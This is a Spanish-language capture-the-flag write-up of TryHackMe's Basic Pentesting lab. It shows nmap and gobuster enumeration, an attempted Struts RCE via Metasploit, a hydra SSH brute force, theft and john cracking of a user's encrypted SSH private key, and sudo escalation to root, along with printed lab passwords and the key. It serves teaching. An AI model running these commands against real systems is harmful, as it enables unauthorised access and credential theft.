# Writeup Basic Pentesting

## 0- Introducción

Este artículo trata sobre la sala de Basic Pentesting creada por TryHackMe. Es un CTF gratuito que todos pueden realizar.

Esta sala cubre todos los elementos básicos de pentesting, que son la enumeración de servicios, la enumeración de Linux, la fuerza bruta, el ataque de diccionario, el descifrado de hash y la escalada de privilegios. Sin más preámbulos, entremos en el desafío.

## 1- Enumeración

El escaneo Nmap es imprescindible para todos los pentester. Esta es una de las formas de obtener información sobre una máquina. Ingrese el siguiente comando para realizar el escaneo.

```
sudo nmap -sV -vvv -min-rate 10000 -p- -vvv 10.10.15.28
```

```
22/tcp   open  ssh         syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
139/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp open  ajp13       syn-ack ttl 63 Apache Jserv (Protocol v1.3)
8080/tcp open  http        syn-ack ttl 63 Apache Tomcat 9.0.7
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Tenemos un total de 6 puertos abiertos disponibles en la máquina que son:

- SSH (puerto 22)
- HTTP (puerto 80)
- SMB (puerto 139)
- SMB (puerto 445)
- ajl13 (puerto 8009)
- HTTP (puerto 8080)

Comenzamos con el Puerto 80 e investigamos el contenido dentro de él.


Bueno, nada fuera de lo común.

## 2- Enumeración de directorios ocultos

Vamos a usar gobuster para encontrar el directorio oculto del servidor HTTP. Utilice el siguiente comando.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u 10.10.15.28 -w /home/kali/Desktop/SecLists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.15.28
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/Desktop/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/03/06 06:14:32 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 290]
/.htaccess            (Status: 403) [Size: 295]
/.htpasswd            (Status: 403) [Size: 295]
/development          (Status: 301) [Size: 316] [--> http://10.10.15.28/development/]
/index.html           (Status: 200) [Size: 158]
/server-status        (Status: 403) [Size: 299]

===============================================================
2022/03/06 06:15:04 Finished
===============================================================
```

Tenemos un directorio oculto llamado /development. Vamos a ver que contiene.

# Index of /development

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| dev.txt | 2018-04-23 14:52 | 483 | |
| j.txt | 2018-04-23 13:10 | 235 | |

*Apache/2.4.18 (Ubuntu) Server at 10.10.15.28 Port 80*



Tenemos dos archivos de texto dentro del directorio. El dev.txt y j.txt

/development/dev.txt

```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

/development/j.txt

```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

El dev.txt habla de algo relacionado con los puntales de APACHE con la versión 2.5.12, mientras que el archivo j.txt menciona un directorio con el hash de contraseña dentro de la máquina. Dejamos a un lado j.txt primero ya que aún no nos hemos conectado a la máquina.

## 3- Recopilación de información

Al buscar en Google APACHE struts CVE, me encontré con este sitio.

**Vulnerability Details : CVE-2017-9805 (1 Metasploit modules)**

The REST Plugin in Apache Struts 2.1.1 through 2.3.x before 2.3.34 and 2.5.x before 2.5.13 uses an XStreamHandler with an instance of XStream for deserialization without any type filtering, which can lead to Remote Code Execution when deserializing XML payloads.

Publish Date : 2017-09-15 Last Update Date : 2019-08-12

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

**– CVSS Scores & Vulnerability Types**

| | |
|---|---|
| CVSS Score | 6.8 |
| Confidentiality Impact | Partial (There is considerable informational disclosure.) |
| Integrity Impact | Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.) |
| Availability Impact | Partial (There is reduced performance or interruptions in resource availability.) |
| Access Complexity | Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit) |
| Authentication | Not required (Authentication is not required to exploit the vulnerability.) |
| Gained Access | None |
| Vulnerability Type(s) | Execute Code |
| CWE ID | 502 |

El exploit para la vulnerabilidad CVE-2017-9805 se encuentra en Metasploit. Vamos a probar.



```
[*] Started reverse TCP handler on 192.168.1.47:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_rest_xstream) > 
```

No podemos obtener un shell inverso para el exploit. ¿Qué más podemos hacer? ¿Todavía recuerdas que tenemos un puerto SMB que aún no hemos explotado?

```
smb2-security-mode:
  3.1.1:
    Message signing enabled but not required
smb-os-discovery:
  OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
  Computer name: basic2
  NetBIOS computer name: BASIC2\x00
  Domain name: \x00
  FQDN: basic2
  System time: 2022-03-06T06:25:11-05:00
nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
Names:
  BASIC2<00>           Flags: <unique><active>
  BASIC2<03>           Flags: <unique><active>
  BASIC2<20>           Flags: <unique><active>
  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
  WORKGROUP<00>        Flags: <group><active>
  WORKGROUP<1d>        Flags: <unique><active>
  WORKGROUP<1e>        Flags: <group><active>
Statistics:
  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  00 00 00 00 00 00 00 00 00 00 00 00 00 00
smb2-time:
  date: 2022-03-06T11:25:11
  start_date: N/A
smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
```

Hablando de enumerar en samba, enum4linux podría ser la solución. Encienda su enum4linux con el siguiente comando.



```
enum4linux -a 10.10.15.28
```

Después de unos minutos, se le mostrarán los siguientes resultados.

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

Tenemos dos usuarios llamados kay y jan.

## 4- Ataques de fuerza bruta

Ya que hemos obtenido los nombres de usuario de la máquina. Es hora de usar la fuerza bruta usando hydra. Puede utilizar el siguiente comando.


```
hydra -t 4 -l jan -P /home/kali/Desktop/listas/rockyou.txt ssh://10.10.15.28
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -t 64 -l jan -P /home/kali/Desktop/listas/rockyou.txt ssh://10.10.15.28
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-06 06:50:45
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/p:14344398), ~224132 tries per task
[DATA] attacking ssh://10.10.15.28:22/
[22][ssh] host: 10.10.15.28   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 62 final worker threads did not complete until end.
[ERROR] 62 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-06 06:51:57
```

## 5- Acceso a la máquina por SSH


Vamos a iniciar sesión a través del puerto 22 SSH con el par usuario y contraseña que tenemos.







## 6- Escalada de privilegios

Listar el archivo en el directorio jan no nos da ninguna respuesta para escalar el privilegio.




¿Recuerdas que tenemos el usuario kay? Vamos a ver qué información podemos encontrar.



Hay muchos archivos dentro de la carpeta kay. Ahora estamos interesados en el archivo 'pass.bak'. Acceder al archivo requería el permiso de kay. ¿Qué más podemos hacer para escalar como usuario jan?

Aunque no soy partidario de herramientas automátizadas, vamos a usar linpeas para buscar formas de escalar mis privilegios en un servidor. Hay muchas maneras de buscar como elevar privilegios, pero esta es realmente útil y vamos a aprender a hacerlo.

Primero deberemos descargar el ejecutable de linpeas.sh desde github con el siguiente comando.

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
```

Posteriormente, lo enviaremos a la máquina víctima con el siguiente comando.

```
scp linpeas.sh jan@10.10.15.28:/tmp/
```

Una vez en la máquina víctima volveremos el archivo ejecutable y los ejecutamos.




Tras un momento, comienza a devolver unos resultados interesantes…

Por ejemplo, es vulnerable a pwnkit

```
Vulnerable to CVE-2021-4034
```

También una clave ssh para el usuario kay.

```
Possible private SSH keys were found!
/home/kay/.ssh/id_rsa
```

```
jan@basic2:/home/kay$ cd .ssh/
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
```

```
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320×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
-----END RSA PRIVATE KEY-----
```

Copie el resultado y colóquelo en un nuevo archivo en su máquina kali llamado kay_id_rsa.

Luego, hay que hashear la clave con el siguiente comando (para kali Linux).

```
python3 ssh2john.py kay_id_rsa > ssh_kay.txt
```

Después de eso, descifra el hash con la famosa lista de palabras rockyou.txt con el siguiente comando.

```
john --wordlist=/home/kali/Desktop/listas/rockyou.txt ssh_kay.txt
```

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/home/kali/Desktop/listas/rockyou.txt ssh_kay.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (kay_id_rsa)
1g 0:00:00:00 DONE (2022-03-06 08:00) 14.28g/s 1182Kp/s 1182Kc/s 1182KC/s beeswax..bambino1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Dado que esta es una frase de contraseña para la clave pública ssh (esta NO es una contraseña ssh REAL para kay), debe acceder a ssh de kay con el siguiente comando.

```
jan@basic2:/home/kay/.ssh$ scp id_rsa kali@10.8.186.195:/home/kali
ssh: connect to host 10.8.186.195 port 22: Connection timed out
lost connection
jan@basic2:/home/kay/.ssh$ ssh -i /home/kay/.ssh/id_rsa kay@10.10.15.28
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.15.28 (10.10.15.28)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key '/home/kay/.ssh/id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

Voila, estamos conectados como usuario kay.

## 7- Contraseña de kay

Aun así, recuerda el archivo pass.bak. Volvamos a él.

```
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```

Esa es la contraseña súper larga de Kay. Jan realmente hizo un gran daño a kay y al sistema al no cambiar la contraseña de acuerdo con la política de contraseñas. Moraleja de la historia, recordar siempre a su equipo que use una contraseña segura.

## 8- Extra: escalar privilegios de superusuario.

Este desafío aún no ha terminado, ya que no hemos escalado nuestro privilegio como superusuario. Veamos qué puede hacer kay con el comando Sudo.

```
kay@basic2:~$ sudo -l
[sudo] password for kay:
Matching Defaults entries for kay on basic2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kay may run the following commands on basic2:
    (ALL : ALL) ALL
kay@basic2:~$
```

Kay puede acceder a todos los comandos Sudo. ¡Eso es genial! Ahora, hagámonos un superusuario.



```
kay@basic2:~$ sudo su
root@basic2:/home/kay# whoami
root
root@basic2:/home/kay#
```

```
root@basic2:/home/kay# cd
root@basic2:~# ls
flag.txt
root@basic2:~# cat flag
cat: flag: No such file or directory
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
root@basic2:~#
```

Tenemos una bandera dentro de la carpeta raíz con el mensaje del autor. ¡Ya hemos resuelto oficialmente el desafío!